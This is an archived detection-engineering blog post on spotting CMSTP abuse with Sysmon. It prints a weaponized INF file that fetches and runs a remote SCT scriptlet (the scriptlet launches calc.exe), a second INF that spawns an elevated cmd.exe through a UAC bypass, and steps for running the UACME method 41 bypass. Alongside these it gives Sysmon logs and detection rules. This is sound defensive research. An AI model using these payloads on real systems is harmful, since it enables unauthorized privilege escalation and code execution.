Detecting CMSTP-Enabled Code Execution and UAC Bypass With Sysmon. – Endur@nt

Published: 2018-07-07 · Archived: 2026-04-05 21:53:11 UTC

By Nik Seetharaman

TLDR

An old Microsoft tool is able to be weaponized in several ways and reportedly used by at least one nation state actor. I explore ways for defenders to detect it's abuse.

Background

As I was perusing MITRE's ATT&CK framework the other day to learn about techniques I'm less familiar with, I came across the ambiguous-sounding CMSTP (T1191 in ATT&CK) which MITRE states can be used for UAC Bypass and code execution. Being that it's also allegedly been used by a nation-state actor recently, I wanted to research potential detection strategies and wrap my head around possible blind spots.

Initial research yielded that CMSTP is an old remote access configuration tool that comes with a config wizard called the Config Manager Admin Kit. This wizard spits out, among other things, an INF configuration file that's able to be weaponized along various dimensions.

Invoking the weaponized INF with CMSTP results in the ability to run both arbitrary scripts (local and remote) and bypass User Account Control to elevate security contexts from medium to high integrity.

Being that CMSTP is a legitimate signed Microsoft binary living in the System32 directory, the implication is an attacker could land on a system, utilize CMSTP to bypass poorly configured application whitelisting, and obtain elevated command shells or pull down arbitrary code remotely via WEBDAV.

For more background reading, Oddvar Moe wrote up some great research into how CMSTP works, which gave me a good baseline to build on.

This post will explore various considerations in trying to detect CMSTP exploitation along these various axes using Windows Sysinternals' Sysmon tool configured with Swift on Security's baseline configuration, found here.

CMSTP Abuse Vectors

I investigated detection strategies for three different categories of CMSTP abuse, all of which involve arbitrary code execution and two of which allow for code execution with UAC bypass:

1. Invoking weaponized .INF setup files to run local or remote .SCT scripts containing malicious VBScript or JScript code.

2. Invoking weaponized .INF files to run local executables while enabling UAC bypass / elevating integrity levels, allowing for spinup of elevated command shells.
3. Direct utilization of the COM interfaces that CMSTP hooks into allowing for (slightly) stealthier UAC bypass.

Let's dive into the detections considerations for each of these methods.

Method 1 – INF-SCT Launch

Bohops wrote a great article with some background and context around INF-SCT fetch and execute techniques here.

The gist is that the 'UnRegisterOCXSection' in the malicious INF file can be modified to invoke scrobj.dll and have it execute either a local or remotely fetched .SCT script containing malicious VBScript or JScript code.

Let's take a look at an example (T1191.inf) pulled from the Atomic Red Team repo that maps to the CMSTP Mitre Technique (T1191):


```
; Author: @NickTyrer - https://twitter.com/NickTyrer/status/958450014111633408

[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1191/T1191.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Yay"
ShortSvcName="Yay"
```

Executing the command "cmstp.exe /s t1191.inf" will pull down and execute the SCT script located at https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1191/T1191.sct


That script (spawning what looks to be an Advanced Persistent Calculator) looks like so:

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- regsvr32 /s /u /i:http://example.com/file.sct scrobj.dll -->

    <!-- .sct files when downloaded, are executed from a path like this -->
    <!-- Please Note, file extenstion does not matter -->
    <!-- Though, the name and extension are arbitary.. -->
    <!-- c:\users\USER\appdata\local\microsoft\windows\temporary internet files\content.ie5\2vcqsj3k\file[2].sct -->
    <!-- Based on current research, no registry keys are written, since call "uninstall" -->
    <!-- You can either execute locally, or from a url -->
    <script language="JScript">
        <![CDATA[
                // calc.exe should launch, this could be any arbitrary code.
                // What you are hoping to catch is the cmdline, modloads, or network connections, or any variation
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

        ]]>
</script>
</registration>
</scriptlet>
```

Digging into the Sysmon logs in Event Viewer after running the command, we see several Sysmon events generated. Notice that the spawned calc.exe has c:\windows\system32\cmstp.exe as the ParentImage and that the IntegrityLevel is Medium, i.e. no integrity elevation occurred.



Let’s now take a look at the Sysmon 3 Network Connections. One of the connections looks to be to localhost over a high number port. The other shows cmstp.exe as the Image calling out to 151.101.120.133 (Github) over 443.



It follows then, that potential Sysmon detection rules for Method 1 could be:


- Sysmon Event 1 where ParentImage contains cmstp.exe
- Sysmon Event 3 where Image contains cmstp.exe and DestinationIP is external

Method 2 – UAC Bypass via INF RunPreSetupCommandSection


As Odvar Moe found in his research, it turns out that the RegisterOCXSection of the INF file is not the only section susceptible to weaponization. Looking at a different INF file generated by the Connection Manager Admin Kit, it's possible to insert arbitrary binaries for execution under the RunPreSetupCommandSection. In this case, we're spawning a command shell and then subsequently killing the cmstp executable.

```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
RunPreSetupCommands=RunPreSetupCommandsSection
;CopyFiles=Xnstall.CopyFiles, Xnstall.CopyFiles.ICM
;AddReg=Xnstall.AddReg.AllUsers
RegisterOCXs=RegisterOCXSection

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
c:\windows\system32\cmd.exe
taskkill /IM cmstp.exe /F

[Strings]
ServiceName="MalCorp"
ShortSvcName="malcorp"
DesktopGUID="{BC63D377-66BA-4935-BAD4-DD402D23A85A}"
UninstallAppTitle="MalCorp"
DesktopIcon=""
PhonebookPath=""
BeginPrompt="Do you want to remove MalCorp?"
EndPrompt="Successfully removed MalCorp."
DisplayLCID=1033
CmLCID=1033

```

Getting this method to work on the command line is slightly different than in Method 1, requiring some new options, making sure “All Users” is checked in a dialog box that pops up, and hitting OK.



Once done, we have our command shell. Notice that unlike the previous method, executables run in this fashion elevate their security context with no notice to the user, resulting in UAC Bypass. We’ll look at a stealthier way to do this in Method 3 that doesn’t involve a popup.



Note the Sysmon 12 and Sysmon 13 registry value add and value set events:

```
Registry object added or deleted:
EventType: CreateKey
UtcTime: 2018-07-07 14:50:56.186
ProcessGuid: {7901ebac-d32f-5b40-0000-001048439500}
ProcessId: 1768
Image: C:\Windows\system32\DllHost.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\cmmgr32.exe
```

Sysmon 12 – Registry Object Added

```
Registry value set:
EventType: SetValue
UtcTime: 2018-07-07 14:50:56.186
ProcessGuid: {7901ebac-d32f-5b40-0000-001048439500}
ProcessId: 1768
Image: C:\Windows\system32\DllHost.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\cmmgr32.exe\ProfileInstallPath
Details: C:\ProgramData\Microsoft\Network\Connections\Cm
```

Sysmon 13 – Registry Value Set

Dllhost.exe is creating the object cmmgr32.exe in the Sysmon 12 then setting the ProfileInstallPath value to C:\ProgramData\Microsoft\Network\Connections\Cm in the subsequent Sysmon 13.

Let’s take a look at the Sysmon 1 event where the cmd.exe was actually spawned:

```
Process Create:
UtcTime: 2018-07-07 14:50:56.203
ProcessGuid: {7901ebac-d350-5b40-0000-00106fc19800}
ProcessId: 2992
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: c:\windows\system32\cmd.exe
CurrentDirectory: C:\Windows\system32\
User: IE8WIN7\IEUser
LogonGuid: {7901ebac-6b55-5b40-0000-00202fde0000}
LogonId: 0xde2f
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
ParentProcessGuid: {7901ebac-d32f-5b40-0000-001048439500}
ParentProcessId: 1768
ParentImage: C:\Windows\System32\dllhost.exe
ParentCommandLine: C:\Windows\system32\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
```

Unlike Method 1 where cmstp.exe was the ParentImage and the target binary was the child, here Dllhost.exe is the parent.

We see in the ParentCommandLine field that Dllhost.exe utilizes a ProcessID option with what appears to be some kind of GUID. To understand what that GUID is doing there, we're going to rerun the attack but this time using a modified Sysmon configuration that allows us to obtain Sysmon Event 10s (Process Access).


To limit the collection aperture for the Event 10s and avoid grinding the system to a halt, we're going to follow Tim Burrell's great writeup here and set up Sysmon such that we're pulling only those Sysmon 10 events requesting highly privileged levels of process access or containing an "unknown" string in the CallTrace:

```
<!--SYSMON EVENT ID 10 : INTER-PROCESS ACCESS [ProcessAccess]-->
    <!--EVENT 10: "Process accessed"-->
    <!--COMMENT:    Can cause high system load, disabled by default.-->
    <!--COMMENT:    Monitor for processes accessing other process' memory.-->

    <!--DATA: UtcTime, SourceProcessGuid, SourceProcessId, SourceThreadId, SourceImage, TargetProcessGuid,
    TargetProcessId, TargetImage, GrantedAccess, CallTrace-->
    <ProcessAccess onmatch="include">
     <GrantedAccess condition="is">0x1F0FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F1FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F2FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F3FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F4FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F5FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F6FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F7FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F8FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1F9FFF</GrantedAccess>
     <GrantedAccess condition="is">0x1FAFFF</GrantedAccess>
     <GrantedAccess condition="is">0x1FBFFF</GrantedAccess>
     <GrantedAccess condition="is">0x1FCFFF</GrantedAccess>
     <GrantedAccess condition="is">0x1FDFFF</GrantedAccess>
     <GrantedAccess condition="is">0x1FEFFF</GrantedAccess>
     <GrantedAccess condition="is">0x1FFFFF</GrantedAccess>
     <CallTrace condition="contains">unknown</CallTrace>
    </ProcessAccess>
```

We'll need to let Sysmon know to use the updated configuration by running:

sysmon -c <modified_config.xml>

Re-running the attack, we see several additional Sysmon 10 events. One of them in particular, where Dllhost.exe accesses the TargetImage cmd.exe, is interesting.



Note the CallTrace data. One of the DLLs called was cmlua.dll – which @hFireF0X has called out as containing an autoelevated COM interface called CMLUAUTIL. We'll see CMLUAUTIL again when we get to Method 3. For now, let's recap our potential detections for Method 2:

- Sysmon 1 where ParentImage contains dllhost.exe and Image contains cmd.exe (a strategy which may produce lots of noise and not bracket you to a CMSTP exploit)
- Sysmon 10 where CallTrace contains cmlua.dll
- Sysmon 12 or 13 where TargetObject contains cmmgr32.exe

Method 3 – UAC Bypass via Direct Utilization of COM Interfaces.

As @hFireF0X stated in his tweet, cmlua.dll references the autoelevated COM interfaces CMLUAUTIL and CMSTPLUA via cmlua.dll and cmstplua.dll respectively. In his UAC Bypass project UACME (https://github.com/hfiref0x/UACME) there are several methods enumerated to execute bypass, however #41 contains a proof of concept to execute the same attack we saw in Method 2, except instead of dealing with the cmstp.exe executable, it's popup dialog, and relying on the DLLs to interface with the COM interfaces, we interface with them directly.

What's the potential impact on our Sysmon visibility if one were to utilize this method?

To execute this UACME-powered attack as of July 2018, we'll need to grab a previous commit of the UACME repo with the "Compiled" and "Source" directories still in place (he's removed the executable we need for whatever reason – so grab a commit from May or June of 2018). Under the Compiled directory, let's run "Akagi32.exe 41."

If we navigate back to the Sysmon 10 event that we analyzed in Method 2 where Dllhost.exe accessed cmd.exe and look at the CallTrace, there is NO mention of cmlua.dll. Also note that there are NO Sysmon 12 or 13 events. This indicates that looking for cmlua.dll or registry adds / mods is potentially brittle:

```
Process accessed:
UtcTime: 2018-07-07 15:36:22.061
SourceProcessGUID: {7901ebac-d32f-5b40-0000-001048439500}
SourceProcessId: 1768
SourceThreadId: 1056
SourceImage: C:\Windows\system32\DllHost.exe
TargetProcessGUID: {7901ebac-ddf6-5b40-0000-0010a88fa300}
TargetProcessId: 3420
TargetImage: C:\Windows\system32\cmd.exe
GrantedAccess: 0x1fffff
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+452ac|C:\Windows\system32\kernel32.dll+511a7|C:\Windows\system32\kernel32.dll+2079|C:
\Windows\system32\SHELL32.dll+15595|C:\Windows\system32\SHELL32.dll+22b92|C:\Windows\system32\SHELL32.dll+15399|C:\Windows
\system32\SHELL32.dll+2f5c1|C:\Windows\system32\SHELL32.dll+149e4|C:\Windows\system32\SHELL32.dll+2f643|C:\Windows\system32
\SHELL32.dll+30f01|C:\Windows\system32\SHELL32.dll+30e32|C:\Windows\system32\SHELL32.dll+31085|C:\Windows\system32\SHELL32.dll+
30fe8|C:\Windows\system32\SHELL32.dll+3047c|C:\Windows\system32\SHELL32.dll+30354|C:\Windows\system32\SHELL32.dll+12c046
```

No cmlua.dll to be found…

Let's revisit the Sysmon 1 event where dllhost.exe spawned cmd.exe. It turns out that the GUID we see in the ParentCommandLine field is actually the Class ID for the COM object we're hooking into, in this case autoelevate-capable CMSTPLUA.

```
Process Create:
UtcTime: 2018-07-07 14:50:56.203
ProcessGuid: {7901ebac-d350-5b40-0000-00106fc19800}
ProcessId: 2992
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: c:\windows\system32\cmd.exe
CurrentDirectory: C:\Windows\system32\
User: IE8WIN7\IEUser
LogonGuid: {7901ebac-6b55-5b40-0000-00202fde0000}
LogonId: 0xde2f
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
ParentProcessGuid: {7901ebac-d32f-5b40-0000-001048439500}
ParentProcessId: 1768
ParentImage: C:\Windows\System32\dllhost.exe
ParentCommandLine: C:\Windows\system32\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
```

A potential way forward then for detecting both Method 2 and 3 is to alert on dllhost.exe in the ParentCommandLine along with the GUID of CMSTPLUA:

- Sysmon 1 where ParentCommandLine contains dllhost.exe and contains GUID for CMSTPLUA COM object (3E5FC7F9-9A51-4367-9063-A120244FBEC7)

I'll need to do further research to figure out how this might be further obfuscated by an adversary but it could be a good base.

To summarize, CMSTP and it's dependencies are capable of facilitating a few different methods of code execution and UAC bypass, each with it's own detection nuances and footprint. Note that before deploying any of these detections to production, it's important to baseline what's happening on your network and develop a hypothesis around why implementing any of these will produce high signal / low false positive rate for you.
